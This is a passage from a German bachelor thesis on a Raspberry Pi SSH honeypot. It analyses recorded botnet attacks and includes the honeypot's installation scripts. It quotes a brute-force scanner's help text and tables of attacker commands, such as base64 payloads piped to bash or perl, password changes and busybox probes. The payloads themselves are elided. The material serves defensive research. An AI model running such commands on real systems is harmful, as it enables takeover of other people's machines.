        -f [FINAL SCAN]: Does a final scan on found servers. Default is %d
        Use -f 1 for A.B class /16. Default is 2 for A.B.C /24
        -i [IP SCAN]: use -i 0 to scan ip class A.B. Default is %d
        if you use -i 0 then use ./scan -p 22 -i 0 p 192.168 as agrument for ip file
        -m 0 for non selective scanning
        -P 0 leave default password unchanged. Changes password by default.
        -s [TIMEOUT]: Change the timeout. Default is %ld
        -S [2ndTIMEOUT]: Change the 2nd timeout. Default is %ld
        -p [PORT]: Specify another port to connect to. 0 for multiport
        -c [REMOTE-COMMAND]: Command to execute on connect. Use ; or && with
            commands
Use: ./scan -t 202 -s 5 -S 5 p ip -c "uname"
Use: ./scan -t 202 -s 5 -S 5 -i 0 -p 22 p 192.168
The example above will scan 192.168 port 22 and brute force the IP list.
Use: ./scan -t 202 -s 5 -S 5 -p 0 p ip - for "ip port" file
Use: ./scan -t 202 -s 5 -S 5 -p 23 -m 0 p ip - for other protocols
When using -m 1 (default value) the scan will only target full linux
machines or windows machines with openssh installed. Routers, busyboxes
honeypots and other limited linux devices will be skipped from the output.
Use -m 0 for non-selective scanning (can be used for all type of ssh devices)
this includes busyboxes, routers, honeypots and other devices with limited
commands. ==========================================================
=====================================================================
```

ABBILDUNG 5.9: Teilausgabe von `strings tsm64`

Abschließend lässt sich nun sagen, dass es sich bei diesen Angriffen erwiesenermaßen um ein Wachstum anstrebendes Botnetz handelt, dessen Aufgabe es ist die Kryptowährung Monero zu schürfen und ein SSH-Hintertürchen zum infizierten System offen zu halten.

5.3.2 Die Perl Variante

Die zweite Variante setzt anstelle der Bash-Kommandozeile auf ein Perl-Programm, welches eine mehrere Zehntausend Zeichen lange Kette dekodiert und ausführt. Das daraus entstehende Programm selbst ist über 900 Zeilen lang.

Ziel von diesem ist es sich mit einem IRC-Server zu verbinden, über den Befehle abgesetzt werden können. Dabei können entweder vordefinierte Funktionen verwendet werden oder die Kommandozeile selbst. Die Vordefinierten enthalten Funktionen, um unter anderem entweder die Ports 21 - 25, 53, 80, 110, 143, und 6665 oder jeden Einzelnen in einem bestimmten Bereich zu scannen.

Eine weitere Funktion ist das massenhafte Versenden von UDP-Paketen. Dadurch ist es möglich einen Denial-of-Service-Angriff oder aber auch in Kombination mit weiteren, infizierten Rechnern einen Distributed-Denial-of-Service-Angriff zu starten. Damit ergibt sich für die Angreifer*innen eine Möglichkeit die in Bots verwandelten Rechner zu monetarisieren, indem sie den Distributed-Denial-of-Service-Angriff als mietbaren Service anbieten.

Weitere Funktionen des Perl-Programms dienen der Administration des Botnetzes oder aber stellen Abkürzungen für IRC-eigene Befehle dar.

Obwohl diese Art des Angriffs in der Bash-Variante bereits enthalten ist, existiert sie als eigene Version. Ihre Einsatzmöglichkeit unterscheidet sich dabei insofern, als dass mit dem DDoS-Angebot aktiv, im Gegensatz zum passiven schürfen, Geld verdient werden kann.

5.3.3 Weitere Angriffe

Nicht alle Angriffe entstehen durch Botnetze mit geregelten Abläufen. Auch sind Aufzeichnungen von Angriffen dabei, in denen das System zum Beispiel nach Abfrage der IP-Adresse oder dem Versuch eine Webseite an zu pingen wieder verlassen wurde. Dazu gibt es noch Fälle, in denen der einzige Befehl `exit`[3] ist, was vermuten lässt, dass dort keine schädlichen Absichten bestanden und die Anmeldedaten nur zu Testzwecken verwendet wurden.

Von einer IP-Adresse aus wurde versucht das vorgetäuschte Betriebssystem aktiv mit systemspezifischen Befehlen zu benutzen. Dabei wurde zunächst versucht ein Tool herunter zu laden, welches ein Port-Scanner ist und nach eigenen Aussagen das gesamte Internet in weniger als sechs Minuten scannt. [12] Dadurch, dass dies scheiterte wurde danach versucht die Abhängigkeiten über den Paketmanager des Betriebssystem zu installieren. Im Anschluss daran wurde der Quelltext des besagten Tools herunter geladen, um diesen dann selbst zu Kompilieren.

Aus diesem Vorgehen in Verbindung mit den Zeitabständen zwischen den Befehlen kann man folgern, dass es sich in diesen Fällen tatsächlich um individuelle Angreifer*innen anstelle von Bots handelt. Daher ist es auch möglich, dass diese erahnt haben können, dass sie sich in einem Honeypot befinden und dementsprechend den Angriffsversuch früher stoppten.

[3] Befehl zum verlassen der Kommandozeile

5.4 Eine uneingeschränktere Woche

In der Woche vom 19. bis zum 26. August 2019 änderten sich die Zugangsdaten für eine SSH-Verbindung zum Honeypot. Mit Beginn der Woche sind die zehn meistbenutzten Benutzernamen aus der vorherigen Aufzeichnung zugelassen worden. Eine Beschränkung auf bestimmte Passwörter ist entfallen.

Damit soll getestet werden, ob sich bei mehr SSH-Verbindungen die Art der Angriffe ändert oder lediglich die Anzahl der verwendeten Befehle.

In den beiden nachfolgenden Tabellen sind alle ausgeführten Befehle aus dieser Woche aufgelistet. Mit über 4.800 gleichen Befehlen ist das Botnetz erwartungsgemäß wieder am stärksten vertreten. Somit sind in Tabelle 5.4 keine neuen Befehle enthalten.

TABELLE 5.4: Häufigkeit der verwendeten Befehlen bei mehr Angriffen, Teil 1

Anzahl	Ausgeführter Befehl
4890	`cat /proc/cpuinfo | grep name | wc -l`
4887	`cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'`
4886	`free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'`
4882	`uname -m`
4881	`uname -a`
4881	`top`
4879	`which ls`
4879	`ls -lh $(which ls)`
4879	`crontab -l`
4878	`uname`
4877	`w`
4874	`lscpu | grep Model`
4833	`rm -rf /var/tmp/.var03522123`
4833	`echo «Base64-Hash>" > /var/tmp/.var03522123`
4832	`cat /var/tmp/.var03522123 | head -n 1`
4832	`cat /proc/cpuinfo | grep model | grep name | wc -l`
4751	`rm -rf /var/tmp/dota*`
4660	`echo "<`*Base64-Hash*`>" > /tmp/up.txt`
2892	`echo "<`*Base64-Hash*`>"|chpasswd|bash`
2026	`cat /var/tmp/.systemcache436621`
1992	`echo -e "<`*zufallsgenerierte Zeichenkette*`>"|passwd|bash`
1966	`echo "<`*Base64-Hash*`>"|passwd`
1011	`echo "<`*Base64-Hash*`>" > /var/tmp/.systemcache436621`

Tabelle 5.5 hingegen weist neue Befehle auf. Unter diesen taucht allerdings auch das Muster der Bot-Angriffe auf, unterscheidet sich dabei aber in einem Punkt von diesen. Auch dort wird ein Base64-Hashwert übergeben, dekodiert und mit der Bash-Kommandozeile ausgeführt.

In diesem Fall wird der entschlüsselte Text jedoch in einer Datei mit dem Namen `.threatstackcloudsecops` abgespeichert. Dieser Name lässt vermuten, dass diese Datei Teil eines Sicherheitsprogramms einer bestimmten Firma ist. Die Befehle in diesem Skript gleichen aber genau denen der Botnetze.

Dabei wird zunächst ein Ordner mit dem Namen `.X15-unix` gelöscht, erstellt und in diesen gewechselt. Anschließend wird das aus dem Abschnitt 5.3.1 bekannte Archiv `dota2.tar.gz` heruntergeladen. Dieses wird dann entpackt, mit entsprechenden Dateirechten versehen und im Anschluss daran ausgeführt. Somit ist der einzige Unterschied zu dem Botnetz, dass es den Zwischenschritt des Schreibens in eine Datei gibt.

Neu bei den aufgezeichneten Befehlen ist auch ein zweimalig durchgeführter Angriff. Dieser scheint ebenfalls automatisiert ab zu laufen, da beide Angriffe identisch sind und teilweise zwei Befehle pro Sekunde ausgeführt werden. Dabei wirkt der Angriff selbst noch nicht ausgereift.

So wird beispielsweise „\x47\x72\x6f\x70/“ in eine Datei mit dem Namen `.nippon` geschrieben. Die hexadezimalen Werte werden dabei in das Wort „Grop“ umgewandelt. Direkt danach folgt das Verzeichnis, welches in dem Fall das Root-Verzeichnis „/“ ist. Diese Datei wird anschließend lediglich ausgegeben und wieder gelöscht. Das wiederholt sich daraufhin mit anderen Verzeichnissen.

`/bin/busybox cp; /gisdfoewrsfdf` ist ein weiterer Befehl aus diesem Angriff. BusyBox ist dabei ein Programm, welches diverse Standardtools liefert, unter anderem das Kopiertool `cp`. Diesem muss für ein erfolgreiches Kopieren noch die Quelle und das Ziel angegeben werden. Bei dem hier vorliegenden Befehl würde jedoch der Zielort der Kopie fehlen.

Allerdings spaltet das Semikolon den Befehl auf und effektiv wird als Erstes `/bin/busybox cp` und anschließend `/gisdfoewrsfdf` ausgeführt. Dadurch schlägt der erste Teil aufgrund von fehlenden Dateioperanden fehl, aber auch der zweite Teil schlägt fehl, da keine Datei mit Namen `gisdfoewrsfdf` in das Wurzelverzeichnis hochgeladen wurde und somit nicht ausgeführt werden kann.

TABELLE 5.5: Häufigkeit der verwendeten Befehlen bei mehr Angriffen, Teil 2

Anzahl	Ausgeführter Befehl
1002	`sleep 15s && cd /var/tmp; echo "<`*Base64-Hash*`>" | base64 --decode | bash`
49	`nproc`
49	`cd /tmp || /var/tmp || /dev/shm; echo "<`*Base64-Hash*`>" | base64 -decode | perl`
48	`cd /var/tmp; echo "<`*Base64-Hash*`>" | base64 -decode | bash`
35	*<leere Eingabe>*
17	`cd /var/tmp; echo "<`*Base64-Hash*`>">.threatstackcloudsecops; base64 -decode .threatstackcloudsecops | bash`
16	`sleep 30s && kill -0 $(cat /var/tmp/.system9S5D22fourmgF21) 2>&1`
16	`cat /var/tmp/.system9S5D22fourmgF21`
10	`id`
8	`netstat -tn 2>/dev/null | grep ':80 ' | awk '{print $5}' | cut -f1 -d: | sort | uniq -c | sort -rn | wc -l`
7	`ifconfig | grep '194.95.89.2'`
4	`/gisdfoewrsfdf`
4	`echo -e '\x47\x72\x6f\x70/' > //.nippon; cat //.nippon; rm -f //.nippon`
2	`mount ;/gisdfoewrsfdf`
2	`echo -e '\x47\x72\x6f\x70/var/tmp' > /var/tmp/.nippon; cat /var/tmp/.nippon; rm -f /var/tmp/.nippon`
2	`echo -e '\x47\x72\x6f\x70/tmp' > /tmp/.nippon; cat /tmp/.nippon; rm -f /tmp/.nippon`
2	`echo -e '\x47\x72\x6f\x70/sys' > /sys/.nippon; cat /sys/.nippon; rm -f /sys/.nippon`
2	`echo -e '\x47\x72\x6f\x70/proc' > /proc/.nippon; cat /proc/.nippon; rm -f /proc/.nippon`
2	`echo -e '\x47\x72\x6f\x70/lib/init/rw' > /lib/init/rw/.nippon; cat /lib/init/rw/.nippon; rm -f /lib/init/rw/.nippon`
2	`echo -e '\x47\x72\x6f\x70/dev/shm' > /dev/shm/.nippon; cat /dev/shm/.nippon; rm -f /dev/shm/.nippon`
2	`echo -e '\x47\x72\x6f\x70/dev/pts' > /dev/pts/.nippon; cat /dev/pts/.nippon; rm -f /dev/pts/.nippon`
2	`echo -e '\x47\x72\x6f\x70/dev' > /dev/.nippon; cat /dev/.nippon; rm -f /dev/.nippon`
2	`cat /bin/echo ;/gisdfoewrsfdf`
2	`/bin/busybox cp; /gisdfoewrsfdf`
1	`uname -r`
1	`sudo /bin/sh`
1	`shell`
1	`\n`
1	`ls -la /usr/bin/curl`

6 Bewertung

Ziel dieser Bachelorthesis war es einen Honeypot mit dem Einplatinencomputer Raspberry Pi zu realisieren und diesen an einen Telegram-Bot an zu schließen. Zusätzlich sollten die gesammelten Daten helfen einen Überblick über Frequenz, Verteilung und der Vorgehensweise der Angriffe zu verschaffen. Die so erhaltenen Informationen konnten auch erfolgreich zu einem Gesamtbild kombiniert werden.

Bei den hochgeladenen beziehungsweise von anderen IP-Adressen heruntergeladenen Dateien sind jedoch auch Binärdateien vor zu finden. Dies erschwert die Analyse, da im Gegensatz zu beispielsweise Bash-Skripten oder Python-Programmen die Befehle nicht so ohne Weiteres aus zu lesen sind. Es gibt dennoch Tools, wie in etwa `strings` um Zeichenketten aus diesen Dateien auslesen zu können. Damit ist es häufig schon möglich etwas über die Funktion des Programms heraus zu finden.

Es gibt aber auch Disassembler wie den `Interactive Disassembler` (`IDA`), mit denen es möglich Binärcode in Assemblerspache um zu wandeln. Um die Ausgabe von diesen Programmen nutzen zu können müssen jedoch die Assemblerspachen regelmäßig geübt werden. Damit ließe sich die Funktionsweise mancher Programme noch genauer beschreiben.

Dennoch hat `strings` gereicht, um die Vorgänge der Angriffe zu entschlüsseln und heraus zu finden, welche Ziele Angreifer*innen haben und wie diese dabei vorgehen.

Zu Beginn der Bachelorthesis war unklar, ob genügend Daten anfallen werden. Doch bereits in der ersten halben Stunde nach dem erfolgreichen Starten des Honeypots startete auch der erste Anmeldeversuch. Bis zum nächsten Tag waren es insgesamt vier Versuche, über die der Telegram-Bot jeweils berichtete.

Der zweite Tag hatte 154 Versuche zu verzeichnen und der dritte Tag 613. Damit einhergehend musste der Benachrichtigungsfilter des Bots geändert werden, wonach dieser nur noch erfolgreiches Anmelden und die verwendeten Befehle verschickte. Seit dem vierten Tag gab es mehrere Tausend Anmeldeversuche pro Tag.

Die ersten Angriffe werden in Kapitel 5 jedoch nicht mitberücksichtigt, da die Aufzeichnungen über diese weder komplett noch für die Auswertung der Daten serialisiert sind.

Doch auch in diesen wird deutlich, dass die meisten Angriffe durch Botnetze entstehen und andere, individuelle Angreifer*innen vergleichsweise seltener an zu treffen sind.

Der Telegram-Bot selbst könnte noch um einige Funktionen erweitert werden (siehe Kapitel 7). Dies ist jedoch aus zeitlichen Gründen nicht möglich gewesen und hätte womöglich zu inkonsistenten Daten geführt. Mit den aktuellen Funktionalitäten war es jedoch möglich stets Informationen über den aktuellen Status zu erhalten.

Auch konnte in ruhigen Phasen darüber überprüft werden, ob der Honeypot und der Bot selbst noch funktionstüchtig sind und durch das Abschalten des SSH-Servers konnte davon ausgegangen werden, dass das System selbst geschützt ist.

7 Fazit



ABBILDUNG 7.1: Weltkarte mit sämtlich aufgezeichneten Ursprüngen

In der Zeit der Aufzeichnung kam es zu 249.402 Angriffen mit einem Durchschnitt von 5.650 ($\pm$1.717) Anmeldeversuchen pro Tag. Der Großteil dieser Angriffe zielt darauf ab, das Zielsystem in einen Bot zu verwandeln, welcher zum einen die Kryptowährung Monero schürft und zum anderen über einen Internet Relay Chat kontrolliert werden kann. Zusätzlich wird noch ein SSH-Schlüssel hinterlegt, um jeder Zeit eine Verbindung aufbauen zu können.

Ist ein System erst einmal in ein Bot umgewandelt, so starten von diesem selbst weitere Angriffe. Dadurch befindet sich dieses Botnetz in stetigem Wachstum.

Aus der Masse der versuchten digitalen Einbrüche wird ersichtlich, wie wichtig das Thema Sicherheit im Bereich der Technik ist. Dabei gibt es bestimmte Vorgehensweisen mit denen die Angriffe abgewehrt werden können.

Dazu zählt unter anderem das Ändern von Standardpasswörtern, da diese teilweise öffentlich bekannt sind und nachweislich bei Anmeldeversuchen verwendet werden. Das neu gewählte Passwort selbst sollte dabei möglichst

nur einziges Mal in Benutzung sein und beispielsweise aus mindestens 12 Zeichen, Sonderzeichen und Ziffern bestehen.

Beim Betrieb eines SSH-Servers kann dieser so konfiguriert werden, dass das Administratorkonto sich nicht anmelden darf. Stattdessen meldet man sich mit einem anderen Benutzerkonto an und wechselt von diesem anschließend. Dadurch wird eine zusätzliche Barriere in Form eines weiteren Passworts errichtet. Eine weitere, mögliche Konfiguration ist das generelle Deaktivieren des Anmeldens mit Passwort. Dadurch wird ein SSH-Schlüssel zum Verifizieren nötig und die Möglichkeit mittels Brute-Force-Angriff in das System ein zu dringen genommen.



ABBILDUNG 7.2: SSH Anmelden

Ob ein Gerät infiziert ist lässt sich damit überprüfen, ob die Prozesse `cron` beziehungsweise `anacron` aber auch `ps` die richtige Funktion aufweisen. Die laufenden Prozesse hingegen sollten weder `tsm32` noch `tsm64` aufweisen.

Die Versuche SSH-Verbindungen auf zu bauen sind jedoch nur eine Möglichkeit in ein System ein zu brechen. Dementsprechend könnten noch weitere Arten von Honeypots aufgesetzt werden, sofern sich die Hardware dazu eignet.

Nach Beginn der Arbeit an dieser Bachelorthesis ist die vierte Generation der Raspberry Pis veröffentlicht worden. Diese haben je nach Modell bis zu vier Gigabyte Arbeitsspeicher verbaut. Durch die höhere Leistung bieten sich neue Erweiterungsmöglichkeiten für den Honeypot.

So könnte dieser beispielsweise um *Heralding*[1] erweitert werden. Dabei handelt es sich um einen Honeypot der die Daten der Anmeldeversuche für 12 verschiedene Protokolle sammelt. Denkbar wäre auch die Kombination mit diversen Administrationstools, welche über das Internet erreichbar sind und einen schnell ersichtlichen Überblick bieten.

[1] https://github.com/johnnykv/heralding [Online; Stand 2. September 2019]

Eine Erweiterung für den Telegram-Bot wäre beispielsweise das automatisierte Erstellen der Karte oder der Diagramme aus Kapitel 5. Damit wäre es möglich einen schnelleren Überblick über die durchschnittlichen Werte wie zum Beispiel die meistverwendeten Benutzernamen oder Passwörter zu erhalten.

Denkbar wäre auch das Hinzufügen von weiteren administrativen Funktionen, wie in etwa das Löschen von Aufzeichnungen, die eine bestimmte Zeit überschritten haben. Oder aber auch das Aktualisieren des Betriebssystems oder des Gitlab-Repositoriums. Dadurch müsste seltener der SSH-Daemon laufen, womit die Anzahl der möglichen Angriffspunkte des Systems verringert wird.

Abschließend lässt sich jedoch sagen, dass dem Raspberry Pi mit der neuen und den kommenden Generationen noch mehr Möglichkeiten geboten sind, um Cyberangriffe auf zu zeichnen und zu analysieren. Mit ein wenig mehr Arbeitsspeicher ließe sich auch ein kooperierendes Honeypot-Netzwerk wie zum Beispiel T-Pot[2] auf diesen installieren. Mit einer Systemvoraussetzung von 6 - 8 Gigabyte Arbeitsspeicher ist dies jedoch *noch* nicht möglich.

[2]https://github.com/dtag-dev-sec/tpotce [Online; Stand 2. September 2019]

A Installations-Skripte

A.1 arm_install.sh

```
#!/bin/sh

##### BEGIN PRELIMINARY CHECK BLOCK #####
if [ ! -e $1 ]; then exit 1; fi
if [ ! -f authorized_keys ]; then ssh-add -L >
    authorized_keys; fi
if [ $(id -u) -ne 0 ]; then exec sudo $0 $1; fi

echo WARNING: This will erase all data on $1
read -p "Type 'yes' to continue: " -n 3 -r
echo
if [[ ! $REPLY =~ ^(yes)$ ]]; then exit 1; fi
##### END PRELIMINARY CHECK BLOCK #####

##### BEGIN CONFIG BLOCK #####
boot_directory=`mktemp -d`
root_directory=`mktemp -d`

boot_partition=`echo $1`1
root_partition=`echo $1`2

arch_image=ArchLinuxARM-rpi-3-latest.tar.gz
arch_url=http://os.archlinuxarm.org/os/
##### END CONFIG BLOCK #####

##### BEGIN DEVICE PREPARATION BLOCK #####
# instructions taken from:
# https://archlinuxarm.org/platforms/armv8
#       /broadcom/raspberry-pi-3#installation

# wipe the device to remove previous signatures
```

```
31 wipefs --all --force $1
32 wipefs `echo $1`*
33 (
34 echo o      # clear any partitions
35 echo w      # write partition table
36 ) | fdisk $1
37
38 # partition the device
39 (
40 echo o      # clear any partitions
41 echo p      # list partitions
42 echo n      # create new partition
43 echo p      # set type to primary
44 echo        # set partition number (default: 1)
45 echo        # accept first default sector
46 echo +100M # set partition size
47 echo t      # change partition type
48 echo c      # W95 FAT32 (LBA)
49 echo n      # create new partition
50 echo p      # set type to primary
51 echo        # set partition number (default: 2)
52 echo        # accept first default sector
53 echo        # accept last sector
54 echo w      # write partition table
55 ) | fdisk $1
56
57 # create and mount FAT filesystem (boot)
58 mkfs.vfat -v $boot_partition
59 mount --verbose $boot_partition $boot_directory
60
61 # create and mount ext4 filesystem (root)
62 mkfs.ext4 -v $root_partition
63 mount --verbose $root_partition $root_directory
64
65 # download filesystem if not existent
66 if [ ! -f $arch_image ]; then wget --verbose
      $arch_url$arch_image; fi
67
68 # extract filesystem to root directory
69 bsdtar \
70   --extract \
```

```
71   --preserve-permissions \
72   --file $arch_image \
73   --directory $root_directory \
74   --verbose
75 sync
76
77 # move boot files to boot directory
78 mv --verbose $root_directory/boot/* $boot_directory
79
80 # copy configuration script and add ssh key(s)
81 cp --recursive --verbose `dirname $0`/cowrie_config
     $root_directory/root/
82 cp --verbose `dirname $0`/pi_config.sh $root_directory/root
83
84 if [ ! -d $root_directory/root/.ssh ]; then
85   mkdir $root_directory/root/.ssh
86 fi
87
88 mv --verbose authorized_keys $root_directory/root/.ssh/
89 ##### END DEVICE PREPARATION BLOCK #####
90
91 ##### BEGIN END BLOCK #####
92 umount --verbose $boot_directory $root_directory
93
94 rmdir --verbose $boot_directory
95 rmdir --verbose $root_directory
96 ##### END END BLOCK #####
```

A.2 pi_config.sh

```
1 #!/bin/sh
2
3
4 ##### BEGIN PRELIMINARY CHECK BLOCK #####
5 if [ $(id -u) -ne 0 ]; then exec sudo $0; fi
6
7 echo WARNING: This will affect the whole system.
8 read -p "Type 'yes' to continue: " -n 3 -r
9 echo
10 if [[ ! $REPLY =~ ^(yes)$ ]]; then exit 1; fi
```

```
11 ##### END PRELIMINARY CHECK BLOCK #####
12
13
14 ##### BEGIN CONFIG BLOCK #####
15 cowrie_path=/opt/cowrie
16 cowrie_user=cowrie
17
18 honeybot_path=/opt/HoneyBot
19
20 pi_user=<enter username here>
21 pi_user_id=<enter user id here>
22 pi_user_pw=<enter user password here>
23
24 pi_root_pw=<enter root password here>
25 ##### END CONFIG BLOCK #####
26
27
28 ##### BEGIN PACMAN BLOCK #####
29 # initialization
30 pacman-key --init
31 pacman-key --populate archlinuxarm
32
33 # configuration
34 sed --in-place \
35   --expression 's/#Color/Color/g' \
36   --expression 's/#VerbosePkgLists/VerbosePkgLists/g' \
37   /etc/pacman.conf
38
39 # system update
40 pacman --sync --refresh --sysupgrade --noconfirm
41
42 # base packages installation
43 pacman --sync --needed --noconfirm \
44   base \
45   base-devel \
46   git \
47   python
48 ##### END PACMAN BLOCK #####
49
50
51 ##### BEGIN USER BLOCK #####
```

```
52 # enable group wheel to use sudo
53 sed --in-place \
54   's/#\ %wheel\ ALL=(ALL)\ ALL/%wheel ALL=(ALL) ALL/g' \
55   /etc/sudoers
56
57 # add custom defaults and sudo permissions
58 cat >> /etc/sudoers.d/defaults << EOF
59 ##
60 ## Defaults specification (custom)
61 ##
62 Defaults targetpw
63 EOF
64
65 cat >> /etc/sudoers.d/cowrie << EOF
66 ##
67 ## Cowrie remote control
68 ##
69 $pi_user ALL=($cowrie_user) NOPASSWD:SETENV:
     $cowrie_path/bin/cowrie force-stop
70 $pi_user ALL=($cowrie_user) NOPASSWD:SETENV:
     $cowrie_path/bin/cowrie restart
71 $pi_user ALL=($cowrie_user) NOPASSWD:SETENV:
     $cowrie_path/bin/cowrie start
72 $pi_user ALL=($cowrie_user) NOPASSWD:SETENV:
     $cowrie_path/bin/cowrie status
73 $pi_user ALL=($cowrie_user) NOPASSWD:SETENV:
     $cowrie_path/bin/cowrie stop
74 EOF
75
76 cat >> /etc/sudoers.d/sshd.service << EOF
77 ##
78 ## SSH remote control
79 ##
80 $pi_user ALL=(ALL) NOPASSWD: /bin/systemctl --output=cat
     --show-transaction restart sshd.service
81 $pi_user ALL=(ALL) NOPASSWD: /bin/systemctl --output=cat
     --show-transaction start sshd.service
82 $pi_user ALL=(ALL) NOPASSWD: /bin/systemctl --output=cat
     --show-transaction status sshd.service
83 $pi_user ALL=(ALL) NOPASSWD: /bin/systemctl --output=cat
     --show-transaction stop sshd.service
```

```
84 EOF
85
86 # delete default user
87 userdel --remove --force alarm
88
89 # add pi user
90 useradd \
91   --uid $pi_user_id \
92   --create-home \
93   --groups wheel \
94   $pi_user
95
96 groupmod --gid $pi_user_id $pi_user
97
98 # add cowrie user
99 useradd --no-create-home $cowrie_user
100
101 # set root password
102 passwd << EOI
103 $pi_root_pw
104 $pi_root_pw
105 EOI
106
107 # set user password
108 passwd $pi_user << EOI
109 $pi_user_pw
110 $pi_user_pw
111 EOI
112 ##### END USER BLOCK #####
113
114
115 ##### BEGIN SSH BLOCK #####
116 mkdir --verbose /home/$pi_user/.ssh
117
118 cp \
119   --verbose \
120   /root/.ssh/authorized_keys \
121   /home/$pi_user/.ssh/
122
123 chown \
124   --recursive \
```

```
125   --verbose \
126   $pi_user:$pi_user \
127   /home/$pi_user/.ssh
128
129 chmod --verbose 700 /home/$pi_user/.ssh
130 chmod --verbose 600 /home/$pi_user/.ssh/authorized_keys
131
132 # configure daemon
133 sed --in-place \
134   --expression 's/#Port\ 22/Port 222/g' \
135   --expression 's/#PasswordAuthentication\
        yes/PasswordAuthentication no/g' \
136   /etc/ssh/sshd_config
137 ##### END SSH BLOCK #####
138
139
140 ##### BEGIN AUR HELPER BLOCK #####
141 git clone https://aur.archlinux.org/yay.git /opt/yay
142
143 chown \
144   --recursive \
145   --verbose \
146   $pi_user:$pi_user \
147   /opt/yay
148
149 su $pi_user << EOI
150 cd /opt/yay
151 echo $pi_user_pw | sudo -S echo
152 makepkg --syncdeps --install --noconfirm
153 yay --sync --noconfirm authbind
154 yay -Y --clean --noconfirm
155 EOI
156 ##### END AUR HELPER BLOCK #####
157
158
159 ##### BEGIN COWRIE BLOCK #####
160 git clone https://github.com/cowrie/cowrie $cowrie_path
161 cp --recursive --verbose ./cowrie_config/* $cowrie_path
162
163 # add fake user data
```

```
164 $cowrie_path/bin/fsctl $cowrie_path/share/cowrie/fs.pickle
      << EOI
165 mv home/richard home/willi
166 mkdir home/jan
167 touch home/jan/.gitconfig 995
168 touch home/jan/.zcompdump-M-3PO-5.7.1 1545
169 touch home/jan/.zshrc 1545
170 touch home/jan/apg.conf 433
171 mkdir home/jan/Desktop
172 mkdir home/jan/Documents
173 mkdir home/jan/Downloads
174 touch home/jan/Downloads/WAaT3LXtVm.jpg 544346
175 touch home/jan/Downloads/named.conf.default-zones 671
176 touch home/jan/htop-1.0.1.tar.gz 384683
177 mkdir home/jan/Music
178 mkdir home/jan/Pictures
179 mkdir home/jan/Public
180 mkdir home/jan/Templates
181 touch home/jan/tmp.txt 12
182 mkdir home/jan/Videos
183 mkdir home/tina
184 touch home/tina/0001.pcap 683
185 touch home/tina/anaconda-ks.cfg 1586
186 chmod 600 home/tina/anaconda-ks.cfg
187 mkdir home/tina/Desktop
188 mkdir home/tina/Documents
189 mkdir home/tina/Downloads
190 touch home/tina/fbcmd_update.php 21262
191 touch home/tina/index.html 46701
192 touch home/tina/install.log 48867
193 touch home/tina/install.log.syslog 11439
194 mkdir home/tina/Music
195 mkdir home/tina/Pictures
196 mkdir home/tina/Public
197 mkdir home/tina/Templates
198 mkdir home/tina/Videos
199 EOI
200
201 chown \
202   --recursive \
203   --verbose \
```

```
204   $cowrie_user:$cowrie_user \
205   $cowrie_path
206
207 # enable cowrie on port 22
208 touch /etc/authbind/byport/22
209
210 chown \
211   --verbose \
212   $cowrie_user:$cowrie_user \
213   /etc/authbind/byport/22
214
215 chmod --verbose 770 /etc/authbind/byport/22
216 ##### END COWRIE BLOCK #####
217
218
219 ##### BEGIN HONEYBOT BLOCK #####
220 git clone https://gitlab.com/saverio.weller/honeybot
      $honeybot_path
221
222 chown \
223   --recursive \
224   --verbose \
225   $pi_user:$pi_user \
226   $honeybot_path
227
228 cp \
229   --verbose
230   $honeybot_path/cowrie_output_plugin/aiogram.py \
231   $cowrie_path/src/cowrie/output/
232
233 chown \
234   --verbose \
235   $cowrie_user:$cowrie_user \
236   $cowrie_path/src/cowrie/output/aiogram.py
237
238 # create systemd unit file
239 cat > /etc/systemd/system/honeybot_service << EOF
240 [Unit]
241 Description=HoneyBot
242 Wants=systemd-networkd-wait-online.service
243 After=systemd-networkd-wait-online.service
```

```
244
245 [Service]
246 Type=simple
247
248 WorkingDirectory=$honeybot_path
249 ExecStart=/bin/sudo --user $pi_user make run
250
251 [Install]
252 RequiredBy=multi-user.target
253 EOF
254
255 systemctl enable honeybot.service
256
257 # spoof the pi vendor MAC
258 current_network_device=$(ip route show default | awk '{print
      $5}')
259 mac_address=$( \
260   ip addr show `echo $current_network_device` \
261   | grep "link/ether" \
262   | awk '{print $2}'
263 )
264
265 cat > /etc/systemd/network/00-default.link << EOF
266 [Match]
267 MACAddress=$mac_address
268
269 [Link]
270 MACAddress=30:9c:23:$(echo $mac_address | cut -d: -f4-6)
271 NamePolicy=kernel database onboard slot path
